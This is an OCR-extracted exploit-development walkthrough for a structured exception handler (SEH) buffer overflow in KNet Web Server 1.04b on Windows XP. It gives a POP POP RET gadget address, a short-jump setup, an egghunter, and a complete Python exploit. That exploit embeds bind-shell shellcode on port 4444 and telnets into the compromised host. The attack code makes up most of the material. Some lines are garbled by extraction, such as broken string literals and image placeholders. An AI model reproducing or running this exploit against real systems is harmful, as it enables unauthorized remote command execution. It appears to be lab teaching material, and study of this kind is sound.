No SEH	0x76b20000	0x76b31000	3.05.2284	C:\WINDOWS\system32\ATL.DLL
/SafeSEH ON	0x76c30000	0x76c5e000	5.131.2600.6198 (xpsp_sp3_qfe.1	C:\WINDOWS\system32\WINTRUST.dll
/SafeSEH ON	0x76c90000	0x76cb8000	5.1.2600.6198 (xpsp_sp3_qfe.120	C:\WINDOWS\system32\IMAGEHLP.dll
/SafeSEH ON	0x76f60000	0x76f8c000	5.1.2600.5512 (xpsp.080413-2113	C:\WINDOWS\system32\WLDAP32.dll
/SafeSEH ON	0x76fd0000	0x7704f000	2001.12.4414.700	C:\WINDOWS\system32\CLBCATQ.DLL
No SEH	0x77050000	0x77115000	2001.12.4414.700	C:\WINDOWS\system32\COMRes.dll
/SafeSEH ON	0x77120000	0x771ab000	5.1.2600.6058	C:\WINDOWS\system32\OLEAUT32.dll
/SafeSEH ON	0x773d0000	0x774d3000	6.0 (xpsp_sp3_qfe.100823-1643)	C:\WINDOWS\WinSxS\X86_Microsoft.Windows.C
/SafeSEH ON	0x774e0000	0x7761e000	5.1.2600.6168 (xpsp_sp3_qfe.111	C:\WINDOWS\system32\ole32.dll
/SafeSEH ON	0x77920000	0x77a13000	5.1.2600.5512 (xpsp.080413-2111	C:\WINDOWS\system32\SETUPAPI.dll
/SafeSEH ON	0x77a80000	0x77b15000	5.131.2600.6237 (xpsp_sp3_qfe.1	C:\WINDOWS\system32\CRYPT32.dll
No SEH	0x77b20000	0x77b32000	5.1.2600.5875 (xpsp_sp3_qfe.090	C:\WINDOWS\system32\MSASN1.dll
/SafeSEH ON	0x77b40000	0x77b62000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\appHelp.dll
/SafeSEH ON	0x77c00000	0x77c08000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\VERSION.dll
/SafeSEH ON	0x77c10000	0x77c68000	7.0.2600.5512 (xpsp.080413-2111	C:\WINDOWS\system32\msvcrt.dll
/SafeSEH ON	0x77dd0000	0x77e6b000	5.1.2600.5755 (xpsp_sp3_qfe.090	C:\WINDOWS\system32\ADVAPI32.dll
/SafeSEH ON	0x77e70000	0x77f03000	5.1.2600.6022 (xpsp_sp3_qfe.100	C:\WINDOWS\system32\RPCRT4.dll
/SafeSEH ON	0x77f10000	0x77f59000	5.1.2600.5698 (xpsp_sp3_qfe.081	C:\WINDOWS\system32\GDI32.dll
/SafeSEH ON	0x77f60000	0x77fd6000	6.00.2900.5912 (xpsp_sp3_qfe.09	C:\WINDOWS\system32\SHLWAPI.dll
/SafeSEH ON	0x77fe0000	0x77ff1000	5.1.2600.5834 (xpsp_sp3_qfe.090	C:\WINDOWS\system32\Secur32.dll
/SafeSEH ON	0x78130000	0x78264000	8.00.6001.23385 (longhorn_ie8_l	C:\WINDOWS\system32\urlmon.dll
/SafeSEH ON	0x7c800000	0x7c8f6000	5.1.2600.5781 (xpsp_sp3_qfe.090	C:\WINDOWS\system32\kernel32.dll
/SafeSEH ON	0x7c900000	0x7c9b2000	5.1.2600.6055 (xpsp_sp3_qfe.101	C:\WINDOWS\system32\ntdll.dll
/SafeSEH ON	0x7c9c0000	0x7d1d8000	6.00.2900.6242 (xpsp_sp3_qfe.12	C:\WINDOWS\system32\SHELL32.dll
/SafeSEH OFF	0x73d90000	0x73db7000	4.00	C:\WINDOWS\system32\CRTDLL.dll
/SafeSEH OFF	0x400000	0x418000		C:\Program Files\KNet\KNet.exe

From the scan results we can see that a POP POP RET sequence within KNet.exe itself is available for use. Search for it using OllyDbg's "Find sequence of commands" feature:




The POP POP RET sequence is found inside KNet.exe at memory address 0x004016E1.




Craft the second exploit skeleton using this address:

```
import socket
seh = "\xe1\x16\x40"
sploit = "\x90" * 1210 + seh
buffer="GET /" + sploit + " HTTP/1.1\r\n"
buffer+="Host: 10.200.0.120\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+="User-Agent: Mozilla/5.0\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"
print len(sploit)
s = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
s.connect(("10.200.0.120", 80))
s.send(buffer)
s.close()
```

Re-attach KNet with OllyDbg and set a breakpoint at 0x004016E1, then run the exploit. When the crash occurs, press Shift+F9 and execution will be redirected to our POP POP RET gadget at 0x004016E1.



Press F7 to step through until we reach NSEH.



We can confirm that we now control a 4-byte buffer at NSEH.

Stage 2 Payload: EggHunter and Final Shellcode


Once we land at NSEH, we need a second-stage payload. Here we will use the short jump EB D0 to jump backward into a few dozen bytes of buffer we control, where we will place the EggHunter shellcode.

The EggHunter is a small shellcode typically used when the currently controlled buffer is not large enough to host a full-sized shellcode. It scans process memory for a unique marker (tag) that is placed directly before the real shellcode. Once the marker is found, execution is redirected to that memory address and the real shellcode runs.

Second-Stage Payload with Short Jump

```
import socket
seh = "\xe1\x16\x40"
nseh = "\xeb\xd0\x90\x90"
sploit = "\x90" * 1206 + nseh + seh
buffer="GET /" + sploit + " HTTP/1.1\r\n"
buffer+="Host: 10.200.0.120\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"buffer+="User-Agent: Mozilla/5.0\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"
s = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
s.connect(("10.200.0.120", 80))
s.send(buffer)
s.close()
```

Set a breakpoint at 0x004016E1, run the exploit, press Shift+F9 on the crash, and step with F7. When execution reaches Stage 2,



the EB D0 short jump redirects us into the NOP sled / EggHunter area we control.

EggHunter (32 bytes) — Marker: w00t

We use the 32-byte EggHunter from 0xff (Exploit-DB ID 16283) with the marker w00t:

```
# 32-byte EggHunter shellcode (NtAccessCheckAndAuditAlarm syscall method)
egghunter = (
  "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05"
  "\x5a\x74\xef\xb8\x54\x30\x30\x57\x89\xd7\xaf\x75\xea"
  "\xaf\x75\xe7\xff\xe7"
)
```

> **NOTE:** The marker T00W (ASCII for w00t prefixed twice) must be placed immediately before the real shellcode so the EggHunter can locate it in memory.

Final Payload Layout

Total buffer before SEH overwrite: 1213 bytes (3-byte SEH overwrite). The layout is:

Component	Size	Notes
NOP sled 1	585 bytes	Space before shellcode
Shellcode	376 bytes	Bind shell TCP/4444 (prefixed with T00WT00W marker)
NOP sled 2	209 bytes	Space for EggHunter landing
EggHunter	32 bytes	Scans memory for T00WT00W marker
NOP padding	4 bytes	Align to NSEH boundary
NSEH	4 bytes	EB D0 90 90 (short jump backward)
SEH	3 bytes	0x004016E1 (POP POP RET in KNet.exe)
TOTAL	**1213 bytes**	


Final Exploit Code

```
#knet web server 1.04b SEH bof exploit with egghunter
#made by : Antonius
import socket, os, time
#344 Byte Bind Shell TCP/4444
#taken from myo soe shellcode http://www.exploit-db.com/exploits/24897/
shellcode = ("T00WT00W" +"\xbd\x0e\x27\x05\xab\xda\xdb\xd9\x74\x24\xf4\x5a\x33\xc9" +
"\xb1\x56\x83\xc2\x04\x31\x6a\x0f\x03\x6a\x01\xc5\xf0\x57" +
"\xf5\x80\xfb\xa7\x05\xf3\x72\x42\x34\x21\xe0\x06\x64\xf5" +
"\x62\x4a\x84\x7e\x26\x7f\x1f\xf2\xef\x70\xa8\xb9\xc9\xbf" +
"\x29\x0c\xd6\x6c\xe9\x0e\xaa\x6e\x3d\xf1\x93\xa0\x30\xf0" +
"\xd4\xdd\xba\xa0\x8d\xaa\x68\x55\xb9\xef\xb0\x54\x6d\x64" +
"\x88\x2e\x08\xbb\x7c\x85\x13\xec\x2c\x92\x5c\x14\x47\xfc" +
"\x7c\x25\x84\x1e\x40\x6c\xa1\xd5\x32\x6f\x63\x24\xba\x41" +
"\x4b\xeb\x85\x6d\x46\xf5\xc2\x4a\xb8\x80\x38\xa9\x45\x93"
+"\xfa\xd3\x91\x16\x1f\x73\x52\x80\xfb\x85\xb7\x57\x8f\x8a" +
"\x7c\x13\xd7\x8e\x83\xf0\x63\xaa\x08\xf7\xa3\x3a\x4a\xdc" +
"\x67\x66\x09\x7d\x31\xc2\xfc\x82\x21\xaa\xa1\x26\x29\x59" +
"\xb6\x51\x70\x36\x7b\x6c\x8b\xc6\x13\xe7\xf8\xf4\xbc\x53" +
"\x97\xb4\x35\x7a\x60\xba\x6c\x3a\xfe\x45\x8e\x3b\xd6\x81" +
"\xda\x6b\x40\x23\x62\xe0\x90\xcc\xb7\xa7\xc0\x62\x67\x08" +
"\xb1\xc2\xd7\xe0\xdb\xcc\x08\x10\xe4\x06\x3f\x16\x2a\x72" +
"\x6c\xf1\x4f\x84\x83\x5d\xd9\x62\xc9\x4d\x8f\x3d\x65\xac" +
"\xf4\xf5\x12\xcf\xde\xa9\x8b\x47\x56\xa4\x0b\x67\x67\xe2" +
"\x38\xc4\xcf\x65\xca\x06\xd4\x94\xcd\x02\x7c\xde\xf6\xc5" +
```


```
"\xf6\x8e\xb5\x74\x06\x9b\x2d\x14\x95\x40\xad\x53\x86\xde" +
"\xfa\x34\x78\x17\x6e\xa9\x23\x81\x8c\x30\xb5\xea\x14\xef" +
"\x06\xf4\x95\x62\x32\xd2\x85\xba\xbb\x5e\xf1\x12\xea\x08" +
"\xaf\xd4\x44\xfb\x19\x8f\x3b\x55\xcd\x56\x70\x66\x8b\x56" +
"\x5d\x10\x73\xe6\x08\x65\x8c\xc7\xdc\x61\xf5\x35\x7d\x8d" +
"\x2c\xfe\x8d\xc4\x6c\x57\x06\x81\xe5\xe5\x4b\x32\xd0\x2a" +
"\x72\xb1\xd0\xd2\x81\xa9\x91\xd7\xce\x6d\x4a\xaa\x5f\x18" +
"\x6c\x19\x5f\x09")
#32 bytes egghunter from 0xff
egghunter="\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8\x54\x30\
x30\
x57\x89\xd7\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
seh = "\xe1\x16\x40"
nseh = "\xeb\xd0\x90\x90"
nop1 = "\x90" * 585
nop2 = "\x90" * 209
nop3 = "\x90" * 4
sploit = nop1 + shellcode + nop2 + egghunter + nop3 + nseh + seh
print len(sploit)
print len(shellcode)
buffer="GET /" + sploit + " HTTP/1.1\r\n"
buffer+="Host: 10.200.0.120\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+="User-Agent: Mozilla/4.0 (Windows XP 5.1)\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"
s = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
s.connect(("10.200.0.120", 80))
s.send(buffer)
s.close()
print ("exploit sent ! sleeping for a while to wait trigger ... please wait ...")
time.sleep(10)
os.system("telnet 10.200.0.120 4444")
```

Execution Result

Restart KNet Web Server on the Windows machine,



then run the final exploit from Kali Linux:



A bind shell on port 4444 has been successfully obtained on the target Windows XP SP3 machine. We now have full command-line access from the Kali Linux attacker machine via Telnet.